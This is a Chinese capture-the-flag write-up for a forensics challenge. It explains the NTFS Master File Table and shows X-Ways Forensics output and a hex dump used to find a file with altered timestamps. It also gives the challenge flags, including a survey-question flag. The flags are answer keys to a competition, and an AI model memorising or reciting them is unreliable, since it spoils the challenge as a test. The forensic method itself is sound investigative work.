
本词条由"科普中国"科学百科词条编写与应用工作项目 审核 。

MFT，即主文件表（Master File Table）的简称，它是NTFS文件系统的核心。MFT由一个个MFT项（也称为文件记录）组成，每个MFT项占用1024字节的空间。每个MFT项的前部几十个字节有着固定的头结构，用来描述本MFT项的相关信息。后面的字节存放着"属性"。每个文件和目录的信息都包含在MFT中，每个文件和目录至少有一个MFT项。除了引导扇区外，访问其他任何一个文件前都需要先访问MFT，在MFT中找到该文件的MFT项，根据MFT项中记录的信息找到文件内容并对其进行访问。

NTFS(New Technology File System)，是一种新型文件系统。

题目提示让我们找出时间属性被修改过的文件，使用`X-Ways-Forensics`打开`$MFT`，`专业工具->将镜像文件转为磁盘`

调整 记录更新时间 排序即可发现，最新的被修改过的文件


X-Ways Forensics - [$MFT]
文件(F) 编辑(E) 搜索(S) 导航(N) 查看(V) 工具(T) 专业工具(I) 选项(O) 窗口(W) 帮助(H)
20.2 SR-4 x64
$MFT
310+17+2=329 文件, 23 个目录
卷 文件 预览 详细 缩略图 时间轴 图例说明 同步

文件名称	描述	文件类	文件大小	创建时间	修改时间	记录更新时间	文件属性	第1扇区
fr_XM (1)	存在的		6.0 KB	2021/05/23d00:26:40 +8	2021/05/23d00:26:40 +8	2021/05/23d00:26:40 +8	I	148
fr_FR (1)	存在的		6.0 KB	2021/05/23d00:26:40 +8	2021/05/23d00:26:40 +8	2021/05/23d00:26:40 +8	I	140
fr_CA (1)	存在的		6.0 KB	2021/05/23d00:26:40 +8	2021/05/23d00:26:40 +8	2021/05/23d00:26:40 +8	I	136
fi_FI (1)	存在的		5.2 KB	2021/05/23d00:26:40 +8	2021/05/23d00:26:40 +8	2021/05/23d00:26:40 +8	I	132
es_MX (1)	存在的		5.5 KB	2021/05/23d00:26:40 +8	2021/05/23d00:26:40 +8	2021/05/23d00:26:40 +8	I	124
es_LA (1)	存在的		5.5 KB	2021/05/23d00:26:40 +8	2021/05/23d00:26:40 +8	2021/05/23d00:26:40 +8	I	120
es_ES (1)	存在的		5.5 KB	2021/05/23d00:26:40 +8	2021/05/23d00:26:40 +8	2021/05/23d00:26:40 +8	I	116
en_XM (1)	存在的		5.2 KB	2021/05/23d00:26:40 +8	2021/05/23d00:26:40 +8	2021/05/23d00:26:40 +8	I	112
en_IL (1)	存在的		5.2 KB	2021/05/23d00:26:40 +8	2021/05/23d00:26:40 +8	2021/05/23d00:26:40 +8	I	104
en_AE (1)	存在的		5.2 KB	2021/05/23d00:26:40 +8	2021/05/23d00:26:40 +8	2021/05/23d00:26:40 +8	I	96
de_DE (1)	存在的		6.0 KB	2021/05/23d00:26:40 +8	2021/05/23d00:26:40 +8	2021/05/23d00:26:40 +8	I	92
da_DK (1)	存在的		5.6 KB	2021/05/23d00:26:40 +8	2021/05/23d00:26:40 +8	2021/05/23d00:26:40 +8	I	88
System Volume Information (2)	存在的		88 B	2021/05/23d00:25:03 +8	2021/05/23d00:25:06 +8	2021/05/23d00:25:06 +8	SH	72
$Extend (11)	存在的		5.1 MB	2021/05/23d00:25:02 +8	2021/05/23d00:25:02 +8	2021/05/23d00:25:02 +8	SH	22
{45EF6FFC-F0B6-4000-A7C0-8D1549355A8C}.png	存在的, 已查看	png	14.0 KB	2021/05/23d00:28:34 +8	2021/05/19d23:59:00 +8	2021/05/23d00:32:48 +8	A	
IMG_2308(1).JPG	存在的	jpg	2.3 MB	2021/05/23d00:29:37 +8	2020/10/19d01:53:09 +8	2021/05/23d00:29:37 +8	A	
IMG_2307.JPG	存在的	jpg	282 KB	2021/05/23d00:29:36 +8	2020/10/19d23:50:01 +8	2021/05/23d00:29:36 +8	A	
IMG_2306.JPG	存在的	jpg	745 KB	2021/05/23d00:29:35 +8	2020/10/19d23:51:40 +8	2021/05/23d00:29:35 +8	A	
IMG_2305.JPG	存在的	jpg	668 KB	2021/05/23d00:29:34 +8	2020/10/19d23:51:09 +8	2021/05/23d00:29:34 +8	A	
IMG_2304.JPG	存在的	jpg	593 KB	2021/05/23d00:29:33 +8	2020/10/19d23:50:42 +8	2021/05/23d00:29:33 +8	A	
IMG_2303.JPG	曾经存在, 内容可能已改变	jpg	792 KB	2021/05/23d00:29:32 +8	2020/10/19d23:52:05 +8	2021/05/23d00:29:32 +8	A	
IMG_2302.JPG	曾经存在, 内容可能已改变	jpg	753 KB	2021/05/23d00:29:31 +8	2020/10/19d23:51:44 +8	2021/05/23d00:29:31 +8	A	
IMG_2301.JPG	曾经存在, 内容可能已改变	jpg	723 KB	2021/05/23d00:29:30 +8	2020/10/19d23:51:28 +8	2021/05/23d00:29:30 +8	A	
IMG_2300.JPG	曾经存在, 内容可能已改变	jpg	709 KB	2021/05/23d00:29:30 +8	2020/10/19d23:51:24 +8	2021/05/23d00:29:30 +8	A	
IMG_2299.JPG	曾经存在, 内容可能已改变	jpg	546 KB	2021/05/23d00:29:29 +8	2020/10/19d23:50:22 +8	2021/05/23d00:29:29 +8	A	
IMG_2298.JPG	曾经存在, 内容可能已改变	jpg	765 KB	2021/05/23d00:29:28 +8	2020/10/19d23:51:48 +8	2021/05/23d00:29:28 +8	A	

总计选中: 1 文件 (14.0 KB)

```
  Offset    0  1  2  3  4  5  6  7   8  9  A  B  C  D  E  F   ANSI ASCII
00025000   46 49 4C 45 30 00 03 00  FD E2 22 00 00 00 00 00  FILE0   ýâ"
00025010   01 00 01 00 38 00 01 00  98 01 00 00 00 04 00 00      8   ˜
00025020   00 00 00 00 00 00 00 00  03 00 00 00 94 00 00 00              ”
00025030   03 00 00 00 00 00 00 00  10 00 00 00 60 00 00 00              `
00025040   00 00 00 00 00 00 00 00  48 00 00 00 18 00 00 00          H
00025050   00 65 5A 82 27 4F D7 01  00 3A BA E1 C7 4C D7 01   eZ,'O×  :ºáÇL×
00025060   39 2F 04 1A 28 4F D7 01  00 65 5A 82 27 4F D7 01  9/  (O×  eZ,'O×
00025070   20 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00
00025080   00 00 00 00 08 01 00 00  00 00 00 00 00 00 00 00
00025090   00 00 00 00 00 00 00 00  30 00 00 00 B0 00 00 00          0   °
000250A0   00 00 00 00 00 00 02 00  96 00 00 00 18 00 01 00          –
000250B0   05 00 00 00 00 00 05 00  34 D3 5D 82 27 4F D7 01          4Ó],'O×
000250C0   34 D3 5D 82 27 4F D7 01  34 D3 5D 82 27 4F D7 01  4Ó],'O× 4Ó],'O×
000250D0   34 D3 5D 82 27 4F D7 01  00 40 00 00 00 00 00 00  4Ó],'O×  @
000250E0   00 00 00 00 00 00 00 00  20 00 00 00 00 00 00 00
000250F0   2A 00 7B 00 34 00 35 00  45 00 46 00 36 00 46 00  * { 4 5 E F 6 F
00025100   46 00 43 00 2D 00 46 00  30 00 42 00 36 00 2D 00  F C - F 0 B 6 -
00025110   34 00 30 00 30 00 30 00  2D 00 41 00 37 00 43 00  4 0 0 0 - A 7 C
00025120   30 00 2D 00 38 00 44 00  31 00 35 00 34 00 39 00  0 - 8 D 1 5 4 9
00025130   33 00 35 00 35 00 41 00  38 00 43 00 7D 00 2E 00  3 5 5 A 8 C } .
00025140   70 00 6E 00 67 00 00 00  80 00 00 00 48 00 00 00  p n g   €   H
00025150   01 00 00 00 00 00 01 00  00 00 00 00 00 00 00 00
00025160   03 00 00 00 00 00 00 00  40 00 00 00 00 00 00 00          @
00025170   00 40 00 00 00 00 00 00  1E 38 00 00 00 00 00 00   @       8
```

[$MFT]
文件系统: NTFS ($MFT only)
只读模式

可见磁盘空间中的分配表
簇号: 296
$T
$Extend\$RmMetada...\$Tops\
磁盘快照创建于 4 小时以前

总容量: 512 KB
524,288 字节

每簇字节数: 512
簇总数: 1,024
每扇区字节数: 512
扇区统计: 1,024


显示时区: UTC +08:00
模式: 文本
偏移地址: 十六进制
每页字节数: 24x16=384
当前窗口: 1
窗口总数: 1

扇区 296 / 1,024 偏移地址: 25000 = 70 选块: 无 大小: 无

flag：

```
{45EF6FFC-F0B6-4000-A7C0-8D1549355A8C}.png
```

问卷题



拿到flag啦，恭喜，感谢您的问卷调查
flag{Welc0me_tO_qwbS5_Hope_you_play_h4ppily}

恭喜您获得了1次抽奖机会!

```
flag{Welc0me_tO_qwbS5_Hope_you_play_h4ppily}
```